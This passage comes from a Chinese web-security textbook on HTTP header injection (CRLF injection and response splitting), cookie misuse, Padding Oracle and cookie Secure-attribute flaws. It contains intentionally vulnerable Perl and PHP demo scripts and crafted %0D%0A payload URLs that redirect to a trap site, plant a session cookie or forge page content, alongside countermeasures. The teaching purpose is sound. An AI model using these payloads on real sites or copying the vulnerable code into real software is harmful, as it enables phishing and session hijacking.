而为了防止该攻击手段，可以添加一个叫作警告页面的网页，使用户无法直接跳转至外部域名的网站。在警告页面上提醒用户即将跳转至外部网站，以此来防止钓鱼式攻击。下图为雅虎拍卖网站的警告页面。通过显示该页面让用户提高警惕，然后再跳转至外部网站。

图 4-62　雅虎拍卖网站的警告页面



重定向中也能使用警告页面。而即使是在允许重定向至外部网站的情况下，也不建议直接跳转，而是应该考虑是否能插入警告页面来防止钓鱼式攻击。

此外，由于警告页面还能够防止会话 ID 泄漏，因此在面向手机的应用中也有着广泛的应用。详情请参考 7.4 节。

4.7.2　HTTP 消息头注入

本节讲述 HTTP 消息头注入。HTTP 消息头注入漏洞除了会发生在重定向处理中，在 Cookie 输出等所有输出 HTTP 响应头的处理中也都有可能发生。

概要

HTTP 消息头注入漏洞是指在重定向或生成 Cookie 等基于外部传入的参数输出 HTTP 响应头时所产生的安全隐患。输出响应消息头时，攻击者通过在参数中插入换行符，就可以在受害人

的浏览器上实现下列操作。

- 任意添加响应消息头
- 伪造响应消息体

而针对 HTTP 消息头注入漏洞实施的攻击就叫作 HTTP 消息头注入攻击。

响应头中的换行符有特殊意义，如果在输出过程中没有对外界指定的换行符进行处理，就会导致 HTTP 消息头注入漏洞产生。

Web 应用中若存在 HTTP 消息头注入漏洞，就会造成如下影响。

- 生成任意 Cookie
- 重定向至任意 URL
- 更改页面显示内容
- 执行任意 JavaScript 而造成与 XSS 同样的损害

为了防范 HTTP 消息头注入漏洞，建议不要手动生成 HTTP 消息头的输出部分，而是利用专门用于输出消息头的程序库或 API。并且还要校验组成响应消息头的字符串中是否包含换行符，如果有换行符就报错并终止处理。

HTTP 消息头注入漏洞总览

产生地点
重定向或生成 Cookie 等基于外部传入的参数输出 HTTP 响应头的地方

影响范围
虽然受到直接影响的是存在漏洞的页面，但是当攻击者通过执行任意的 JavaScript 而进行伪装攻击后，最终应用的所有页面都会受到影响

影响类型
伪装、显示伪造页面、缓存污染

影响程度
中～大

用户参与程度
需要 → 浏览恶意网页，点击邮件中附属的链接等

对策概要
以下二选一 – 不将外界传入的参数作为 HTTP 响应头输出 – 使用重定向或生成 Cookie 的专用程序库或 API，并校验参数中的换行符

攻击手段与影响

接下来就让我们来看一下针对 HTTP 消息头注入漏洞的攻击手段及其影响。这里我们以执行重定向处理的 Perl 脚本为例进行说明。之所以用 Perl，是因为 PHP 实施了一些 HTTP 消息头注

入的防范策略，很难用一个简单的例子将漏洞重现。但是，使用 PHP 同样会遭受 HTTP 消息头注入攻击，相关信息及防范策略将在本节的最后介绍。

以下 CGI 脚本的作用为接收查询字符串中 url 的值，并重定向至 url 所指定的 URL。这里还针对 URL 实施了与前面介绍的“失败例 3”同样的域名校验。

▶ **代码清单　/47/47-020.cgi**



```
#!/usr/bin/perl
use utf8;         # 指定 Perl 源码的字符编码为 UTF-8
use strict;       # 指定严格的变量定义方式
use CGI qw/-no_xhtml :standard/;     # 使用 CGI 模块

my $cgi = new CGI;
my $url = $cgi->param('url');    # 取得查询字符串 url

# 通过前方一致校验 URL 来防范自由重定向（不充分的防范策略）
if ($url =~ /^http:\/\/example\.jp\//) {
  print "Location: $url\n\n";
  exit 0;
}
## URL 不正确时的错误消息
print <<END_OF_HTML;
Content-Type: text/html; charset=UTF-8

<body>
Bad URL
</body>
END_OF_HTML
```

正常情况下的画面跳转如下图所示。

▶ **图 4-63　示例画面跳转**




◆重定向至外部域名

下面我们使用以下 URL 执行此 CGI 脚本，首先请启动 Fiddler。这个 URL 很长，不想手动输入的话也可以从 http://example.jp/47/ 的菜单中点击“4.47-020:CGI 重定向（跳转至恶意网站）”链接。

```
http://example.jp/47/47-020.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.
example.com/47/47-900.php
```


这样执行之后，浏览器就会跳转到恶意网站。请注意看地址栏。

▶ 图 4-64　恶意网页



不可思议的是，明明已经对重定向的 URL 进行了前方一致的校验，为什么还会出现这种结果呢？为了查明真相，我们来使用 Fiddler 查看 HTTP 响应内容。

▶ 图 4-65　使用 Fiddler 确认 HTTP 响应



如下所示，Location 消息头指向了恶意网站，而原来的 Location 消息头却不见了。

```
Location: http://trap.example.com/47/47-900.php
```

其实，造成这个谜题的关键为，CGI 脚本里面指定的查询字符串 `url` 中包含了换行符（%0D%0A）。该换行符使得 CGI 脚本输出了 2 行 Location 消息头，如下所示。

```
Location: http://example.jp/
Location: http://trap.example.com/47/47-900.php
```

Apache 从 CGI 脚本中接收的消息头中如果有多个 Location 消息头，Apache 就会只将最后的 Location 消息头作为响应返回，因此，原来的重定向目标就会作废，而被换行符后面指定的 URL 取而代之。

像这样，通过在参数中插入换行符而添加新的 HTTP 响应头的攻击手段就是 HTTP 消息头注入攻击，而招致 HTTP 消息头注入攻击的漏洞就叫 HTTP 消息头注入漏洞。有时为了侧重攻击手法或现象，也会将其称为 CrLf 注入攻击或 HTTP 响应截断攻击。

专栏：HTTP 响应截断攻击 COLUMN

HTTP 响应截断攻击（HTTP Response Splitting Attack）的攻击手段为，通过 HTTP 消息头注入生成多个 HTTP 响应，使缓存服务器（代理服务器）将伪造内容进行缓存。

HTTP/1.1 能够在一次连接中发送多个请求，而且响应也会在一个连接中被返回。于是，攻击者就会在执行 HTTP 消息头注入攻击所使用的 HTTP 请求（第 1 请求）后面，加上使服务器缓存伪造内容的 URL 所对应的 HTTP 请求（第 2 请求）。

这时，通过对第 1 请求进行 HTTP 消息头注入攻击，在 HTTP 响应消息体中插入伪造内容，缓存服务器就会将这个伪造内容误认为第 2 请求的响应而将其缓存。由于此攻击能够使用伪造物来污染缓存中的内容，因此也被称为缓存污染。

虽然单独使用 HTTP 消息头注入攻击也能达到改变页面的效果，但是那种情况下只有被攻击的用户才会受到短暂的影响。与此相对，污染缓存则可以增加受影响的用户群，并且还能够延长受影响的时间，从而使攻击的威力大增。

HTTP 响应截断的产生原因与对策与 HTTP 消息头注入相同，因此这里就不再进行详述。如果有兴趣，可以参考独立行政法人信息处理推进机构发表的《安全的 Web 网站构建方法》[①]的“1.7 HTTP 消息头注入”中的“缓存服务器的缓存污染”。

◆生成任意 Cookie


这里我们依然使用 47-020.cgi 来看看 HTTP 消息头注入造成的其他影响。首先，使用以下 URL 启动 CGI 脚本，或者从菜单（http://example.jp/47/）中点击“5. 47-020:CGI 的重定向（设置 Cookie）”链接。

① 原标题为“安全なウェブサイトの作り方”。URL：http://www.ipa.go.jp/security/vuln/websecurity.html。

```
http://example.jp/47/47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-
Cookie:+SESSID=ABCD123
```

此时，HTTP 响应如下图的 Fiddler 界面所示。

图 4-66　通过 Fiddler 确认 HTTP 响应




将图中箭头所指的地方放大，如下所示。

```
Set-Cookie: SESSID=ABCD123
Location: http://example.jp/47/47-003.php
```

可以看出 HTTP 消息头注入攻击中添加的 Set-Cookie 消息头生效了。而随后的 HTTP 请求则如图 4-67 所示。

图 4-67　通过 Fiddler 确认随后的 HTTP 请求



同样将图中箭头所指的地方放大，如下所示。可以看出前面生成的 Cookie 确实被设置到了浏览器中。

```
Cookie: SESSID=ABCD123
```

而一旦外界能够随意生成 Cookie 值，就能配合 4.6 节介绍的会话固定攻击来针对用户发动伪装攻击。

◆显示伪造页面

通过 HTTP 消息头注入攻击还能够显示伪造页面。由于针对重定向处理页面的攻击不太容易实现[①]，因此，这里我们选择以生成 Cookie 的 CGI 脚本为例，来示范如何显示伪造页面。

▶ **代码清单　/47/47-021.cgi**



```
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;
use Encode qw(encode decode);

my $cgi = new CGI;
my $pageid = $cgi->param('pageid');

# encode 通过 encode 函数将编码转换为 UTF-8 后输出
print encode('UTF-8', <<END_OF_HTML);
Content-Type: text/html; charset=UTF-8
Set-Cookie: PAGEID=$pageid

<body>
已设置 Cookie 值
</body>
END_OF_HTML
```

这段脚本中接收了名为 `pageid` 的查询字符串，并将其原封不动地生成了名为 `PAGEID` 的 Cookie。


首先，为了确认脚本在正常情况下的执行结果，使用以下 URL 启动脚本。

```
http://example.jp/47/47-021.cgi?pageid=P123
```

此时 Fiddler 的界面显示如下。

① CGI 脚本中一旦生成 Location 消息头，HTTP 状态码就会被自动设置成 302。而要成功显示伪造页面，就必须在 CGI 脚本中将状态码强制更改为 200，但这在现在的 Apache 中是很难做到的。

▶ 图 4-68　通过 Fiddler 确认 HTTP 响应




能看到这里生成了 PAGEID=P123 的 Cookie 值。

下面我们就来尝试攻击该 CGI 脚本，以使其显示伪造页面。使用以下 URL 执行脚本，如果不想手动输入，可以在 http://example.jp/47/ 中点击“7. 47-021:CGI 中设置 Cookie（伪造页面）”链接。

```
http://example.jp/47/47-021.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%
a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f
```


下图即为执行后的页面显示。

▶ 图 4-69　伪造画面



此时，HTTP 消息如下图所示。

图 4-70　通过 Fiddler 确认 HTTP 响应



在 Set-Cookie 消息头后面连续输出两个换行时，后面的数据就会被视为消息体。

如果不加修饰，这里就依然能够看到原来的页面，但正如 4.3.1 节所介绍的那样，通过 CSS 等手段是能将原来的页面隐藏的。

另外，虽然本例中只是在页面上显示了某银行破产的谣言，但如果更进一步的话，通过制作伪造的表单来窃取个人信息的钓鱼式攻击、或通过执行 JavaScript 来窃取 Cookie 值等都是能够实现的。换言之，HTTP 消息头注入造成的页面被篡改，能够造成与 XSS 同样的影响。

安全隐患的产生原因

HTTP 响应头信息能够以文本格式逐行定义消息头，也就是说消息头之间互相以换行符相隔。而如果攻击者恶意利用该特性，在指定重定向目标 URL 或 Cookie 值的参数中插入换行符，且该换行符又被直接作为响应输出的话，就会产生 HTTP 消息头注入漏洞。

专栏：HTTP 消息头与换行 COLUMN

URL 和 Cookie 中本身可不可以包含换行符呢？首先，标准规格中规定了 URL 不能包含换行符。因为查询字符串中包含换行符时会被百分号编码为 %0D%0A，而重定向处理中传递 URL 时照理已经执行过了百分号编码，因此 URL 中有换行符是不正常的。

另一方面，Cookie 值中有时则需要加入换行符。而由于 Cookie 值中除了不能有换行符，也不能包含空格、逗号或分号，因此习惯对 Cookie 值进行百分号编码①。百分号编码后，换行符被编码为 %0D%0A，也就不会产生 HTTP 消息头注入漏洞了。

对策

针对HTTP消息头注入漏洞，最可靠的对策就是不将外界传入的参数②作为HTTP响应消息头输出。

◆对策 1：不将外界参数作为 HTTP 响应消息头输出

绝大多数情况下，经过重新进行设计评估后，都能够做到不将外界参数作为 HTTP 响应消息头输出。Web 应用中会用到输出 HTTP 响应消息头的典型功能为重定向和生成 Cookie，而只要遵循以下方针，就能大幅减少直接将外界参数作为消息头输出的机会。

➤不直接使用 URL 指定重定向目标，而是将其固定或通过编号等方式来指定
➤使用 Web 应用开发工具中提供的会话变量来移交 URL

因此，在设计阶段就应该尽量不把外界参数作为 HTTP 响应消息头输出。而如果无论如何都必须将外界参数输出到 HTTP 响应消息头中的话，可以参考以下对策。

◆对策 2：执行以下两项内容

➤由专门的 API 来进行重定向或生成 Cookie 的处理
➤校验生成消息头的参数中的换行符

下面我们就来对这两项内容进行详细解说。

◇由专门的 API 来进行重定向或生成 Cookie 的处理

CGI 脚本中能够使用 `print` 等语句直接记述 HTTP 响应消息头，但是使用这种方法需要严格遵守 HTTP 和 Cookie 等的标准规格，否则就可能会导致安全隐患等 Bug 的产生。

① Netscape 公司的 Cookie 规格中有如下记载：This string is a sequence of characters excluding semi-colon, comma and white space. If there is a need to place such data in the name or value, some encoding method such as URL style %XX encoding is recommended, though no encoding is defined or required.

② 外界传入的参数的一个典型的例子就是 HTTP 请求中的值，除此之外，也包括经过电子邮件或数据库等从外部发送过来的参数。

Perl 语言的 CGI 模块或 PHP 等 Web 应用开发语言或程序库中提供了功能丰富的函数，通过使用这些函数输出 HTTP 消息头，原则上就能够防范安全隐患。表 4-16 归纳了各语言中提供的输出 HTTP 消息头的功能。但需要注意的是，应当尽量利用生成 Cookie 以及重定向功能的程序库，程序库中未提供的情况下才使用输出响应消息头的功能。

▶ **表 4-16　各语言中提供的输出 HTTP 响应消息头的功能**

语言	生成 Cookie	重定向	输出响应消息头
PHP	setcookie / setrowcookie	无（利用 header）	header
Perl+CGI.pm	CGI::Cookie	redirect	header
Java Servlet	HttpServletResponse#addCookie	HttpServletResponse#sendRedirect	HttpServletResponse#setHeader
ASP.NET	Response.Cookies.Add	Response.Redirect	Response.AppendHeader

使用了这些程序库后，理想状态下就能消除 HTTP 消息头注入漏洞了。然而遗憾的是，现实中即使利用了上面这些功能，有时也无法完全杜绝安全隐患。

因此，我们需要同时实施以下对策。

◇检验生成消息头的参数中的换行符

HTTP 响应消息头相关的 API 中很多都没有检验换行符。而在笔者看来，之所以出现这种情况，大概是因为业界就究竟该由 API（程序库）还是应用方面来负责 HTTP 消息头注入这一问题还没有达成共识。虽然笔者的观点是应该由 API 方面负责，但是由于目前 API 方面做的还不够充分，因此，为了保护自己，我们就不得不在应用方面多下功夫。

针对换行符的处理方法有如下两种。

➤ URL 中含有换行符时就报错

➤ 将 Cookie 中的换行符进行百分号编码

如果程序库中已经对 Cookie 值进行了百分号编码，那么应用中就可以省去这一操作。PHP 的 `setcookie` 函数和 Perl 的 `CGI::Cookie` 模块会在程序库中对 Cookie 值进行百分号编码。使用其他的语言或程序库时，请事先调查 Cookie 值是否会被百分号编码。

接下来就让我们看一下通过 PHP 的 `header` 函数来实现包含字符种类校验功能的重定向函数的示例。

▶ **代码清单　/47/47-030.php**



```
<?php
// 定义重定向函数
   function redirect($url) {
// URL 中含有非法字符时就报错并中止处理
     if (! mb_ereg("\\A[-_.!~*'();\\/?:@&=+\\$,%#a-zA-Z0-9]+\\z", $url)) {
```

```
      die('Bad URL');
     }
     header('Location: ' . $url);
   }
// 调用示例
   $url = isset($_GET['url']) ? $_GET['url'] : '';
   redirect($url);
?>
```

这段脚本定义了名为 redirect 的函数，函数中会校验 URL 的字符种类，只在校验通过的情况下才能使用 header 函数执行重定向操作。

但是，redirect 函数内仅进行了字符种类的校验，并没有校验 URL 的格式是否正确。另外，此处的字符种类校验规则比 RFC3986 还要严格，指定 IPv6 的 IP 地址时 [和] 都会被报错。因此，在进行操作时，应该根据实际用途来调整具体的校验规则。

专栏：PHP 的 header 函数中进行的换行符校验 COLUMN

根据 PHP 的官方文档[①]，4.4.2 以及 5.1.2 版本的 header 函数的更新日志中有如下记载："为了防范消息头注入攻击，该函数不能一次发送多个消息头"。

但是，作为消息头注入攻击的应对策略，这个方法并不充分。PHP 中校验换行符时仅校验了 LF（0x0A），而没有校验 CR（0x0D）（确认于 PHP 5.3.5）。因此，在部分用户的浏览器上，仅使用 CR 换行符的 HTTP 消息头注入攻击仍然是有效的。

笔者调查后发现，针对 Internet Explorer、Google Chrome、Opera 这 3 种浏览器，实施仅使用 CR 换行符的 HTTP 消息头注入攻击都能够取得成功，而在 Firefox 和 Apple Safari 中攻击则没有奏效。

而从以上事实中也能够看出，仅依靠 PHP 的 header 函数中的校验来实现重定向处理是存在危险的。

4.7.3 重定向相关的安全隐患总结

重定向处理中产生的典型安全隐患为自由重定向漏洞和 HTTP 消息头注入漏洞。

针对这两个漏洞的对策可归纳如下。

- 重定向处理尽量使用专门的 API（程序库函数）
- 以下任选其一
  - 固定重定向目标（推荐）
  - 重定向目标 URL 由外界指定时，务必校验字符种类和域名

① http://us2.php.net/manual/zh/function.header.php

4.8 Cookie 输出相关的安全隐患

Web 应用中广泛使用 Cookie 来进行会话管理，而如果 Cookie 的使用方法不当就会滋生安全隐患。与 Cookie 相关的安全隐患大致可分为以下两类。

➤Cookie 的用途不当
➤Cookie 的输出方法不当

本节将首先介绍 Cookie 的正确用途，即 Cookie 应当被用于保存会话 ID，而不应该将应用的数据保存在 Cookie 中。具体原因在后面会进行说明。

接着我们会详细讲述输出 Cookie 时容易产生的安全隐患，有如下两种。

➤HTTP 消息头注入漏洞
➤Cookie 的安全属性设置不完善

以上两种都是与被动攻击相关的安全隐患。HTTP 消息头注入漏洞在 4.7.2 节中已经做过介绍。而 Cookie 的安全属性设置不完善这一点将在 4.8.2 节中讲述。

4.8.1 Cookie 的用途不当

Web 应用中需要存储包含多个网页的信息时，一般会使用 PHP 或 Servlet 容器等提供的会话管理机制。通常情况下，会话管理机制仅将会话 ID 保存至 Cookie，而将数据本身保存在 Web 服务器的内存或文件、数据库中。如果在 Cookie 中保存了不该保存的数据，就有可能产生安全隐患。

◆不该保存在 Cookie 中的数据

下面我们来看一下因在 Cookie 中保存了不恰当的内容而引发安全隐患的情况。我们知道，外界无法更改会话变量，而应用的用户则能够更改自己的 Cookie 值。因此，如果将不希望被用户擅自更改的数据保存在 Cookie 中，就有可能会导致安全隐患。

像用户名和权限信息等，就是不可以被用户擅自更改的数据的代表性例子。一旦将这些信息保存在 Cookie 中，就有可能出现用户越权操作或越权浏览等现象。详情请参考 5.3 节。

◆参考：最好不要在 Cookie 中保存数据的原因

尽管将数据保存在 Cookie 中并非一定会造成安全隐患，但一般还是不推荐这种做法。为了解释其原因，我们先来看一下表 4-17 中所归纳的将数据保存至 Cookie 和使用会话变量这两种方法的比较。

表 4-17　Cookie 和会话变量的比较

	Cookie	会话变量
易用性	通过 API 进行取值和赋值	与普通变量的用法基本一致
存储数组或对象	需要在应用中转换为字符串	大多都和变量一样可以直接赋值
容量限制	有严格的限制	使用上没有限制
用户直接查看存储的信息	容易	不可能
漏洞等导致 Cookie 泄漏后的信息泄漏情况	Cookie 被泄漏后信息也会被泄漏	可以通过控制使信息不易泄漏
数据被用户更改	容易	不可能
数据被第三方更改	如果有 XSS 或 HTTP 消息头注入等漏洞就可能被更改	即使有可导致 Cookie 被更改的漏洞，会话变量也无法被更改
控制信息的有效期限	容易	仅限当前会话
不同服务器之间共享信息	域名相同时可能	基本不可能

如上表所示，使用会话变量无法实现而使用 Cookie 可以实现的项目，只有控制信息有效期限和不同服务器之间共享信息这两点。除此以外，会话变量既安全又便利，因此，一般来说最好使用会话变量。

会话变量之所以可以通过控制使信息不易泄漏，是因为在 Web 应用中，在显示机密信息时可以要求用户再次输入密码（再认证）。另外，会话过期（Session Timeout）后，保存在会话中的信息也就会无法显示。而将信息保存在 Cookie 中的情况下则很难进行这样的控制。

另一方面，如果需要保存一些横跨会话和服务器的信息，则可以使用 Cookie。其中一个典型的案例就是登录页面的“保持登录状态”功能。图 4-71 为 Google 的登录页面，密码框下有“保持登录状态”的单选框，选中它后就会通过 Cookie 保持登录状态。

图 4-71　Google 的登录页面



关于如何实现“保持登录状态”的功能，请参考 5.1.4 节。另外，此情况下 Cookie 中同样也应当只保存随机数，称为令牌。而不要将用户名和密码等“数据”保存在 Cookie 中。认证状态等信息则由服务器来管理。

专栏：Padding Oracle 攻击与 MS10-070 COLUMN

在一些 Web 应用开发框架中，会话信息不仅会被保存在服务器端，而且还会在客户端以 hidden 参数或加密 Cookie 的形式保存。其中一个典型的例子就是 ASP.NET，它的页面状态（ViewState）被保存在 hidden 参数中，而认证状态（Form Authentication Ticket）则被保存在了 Cookie 中。而且这些值都会使用 RFC2040 算法进行加密。

然而，在 2010 年 9 月 17 日的 Ekoparty 安全会议上，T.Duong 与 J.Rizzo 两人表示通过名为 Padding Oracle[①] 的攻击方法就能够破解这些加密信息。微软立刻意识到了事态的严重性，成立紧急对应小组在 10 天时间内开发出了对应的补丁程序，并打破更新补丁每月发布一次的惯例，破例对外紧急提供。这就是 MS10-070 安全更新补丁（2010 年 9 月 29 日发布）。

而从这个事件中我们也能够得到两个教训。第一，即使进行了加密，保存在客户端的信息也有被解密的风险。第二，平台中提供的会话管理机制被曝出安全隐患后，需要在最短时间内将问题解决。有关平台中的安全隐患的对应措施，请参考 7.1 节。

◆**参考**


Ekoparty 安全会议上发表的幻灯片（英文）
http://netifera.com/reserch/poet/PaddingOraclesEverywhereEkoparty2010.pdf


安全性公告 MS10-070“ASP.NET 的安全漏洞可能引发信息泄漏（2418042）”
http://technet.microsoft.com/en-us/security/bulletin/MS10-070

4.8.2 Cookie 的安全属性设置不完善

概要

正如第 3 章中介绍的那样，Cookie 中含有名为 Secure 的属性（以下记为安全属性），指定了安全属性的 Cookie 仅在 HTTPS 传输的情况下才会被浏览器发送至服务器。而如果 Cookie 没有指定安全属性，那么即使应用中使用了 HTTPS 传输，Cookie 也仍然有可能会以明文的方式传输，这样就会有被监听的风险。

Cookie 中通常保存了会话 ID 等事关安全性的重要信息，因此一旦被窃听就会直接导致伪装攻击。

为了解决 Cookie 的安全属性设置不完善这一问题，最直接的对策就是设置 Cookie 的安全属

① Padding Oracle 是一个解密手段的名称，与著名的数据库 Oracle 没有关系。

性。然而，有些网站同时使用 HTTP 与 HTTPS 两种传输方式，如果在存有会话 ID 的 Cookie 中设置了安全属性，应用就可能会运行不正常。这种情况下可以采取以下解决方法，即除了使用会话 ID，再生成一个令牌作为设有安全属性的 Cookie，并在每个 HTTPS 页面中确认该令牌值。详情请参考本节的“对策”。

Cookie 的安全属性设置不完善总览



产生地点

包括会话 ID 在内的所有生成 Cookie 的地方



影响范围

所有使用 HTTPS 传输并且包含认证的页面



影响类型

伪装



影响程度

中



用户参与程度

仅使用 HTTPS 的网站，需要 (点击链接等)

HTTP 和 HTTPS 混用的网站，不需要



对策概要

以下二选一


– 设置 Cookie 的安全属性

– 除了使用会话 ID，再生成一个令牌作为设有安全属性的 Cookie，并在每个 HTTPS 页面中确认该令牌值

攻击手段与影响

下面我们就来看一下针对 Cookie 的安全属性设置不完善这一问题的攻击模式与其造成的影响。本书事先为读者在网络上准备了使用 HTTPS 并且生成不带安全属性的 Cookie (PXPSESID) 的网页 (https://www.hash-c.co.jp/wasbook/set_non_secure_cookie.php)。源代码如下。

代码清单 set_non_secure_cookie.php



```
<?php
ini_set('session.cookie_secure', '0');  // 关闭安全属性
ini_set('session.cookie_path', '/wasbook/'); // 指定路径
ini_set('session.name', 'PXPSESID');  // 更改会话 ID 名

session_start();       // 会话开始
$sid = session_id();  // 取得会话 ID
?>
<html>
```

```
<body>
会话已经开始 <br>
PXPSESID =
<?php echo htmlspecialchars($sid, ENT_NOQUOTES, 'UTF-8'); ?>
</body>
</html>
```

此页面被托管在笔者所在企业的主页上，为了防止被恶意使用，这里采取了限定 Cookie 的路径和更改默认会话 ID 名称等方法。

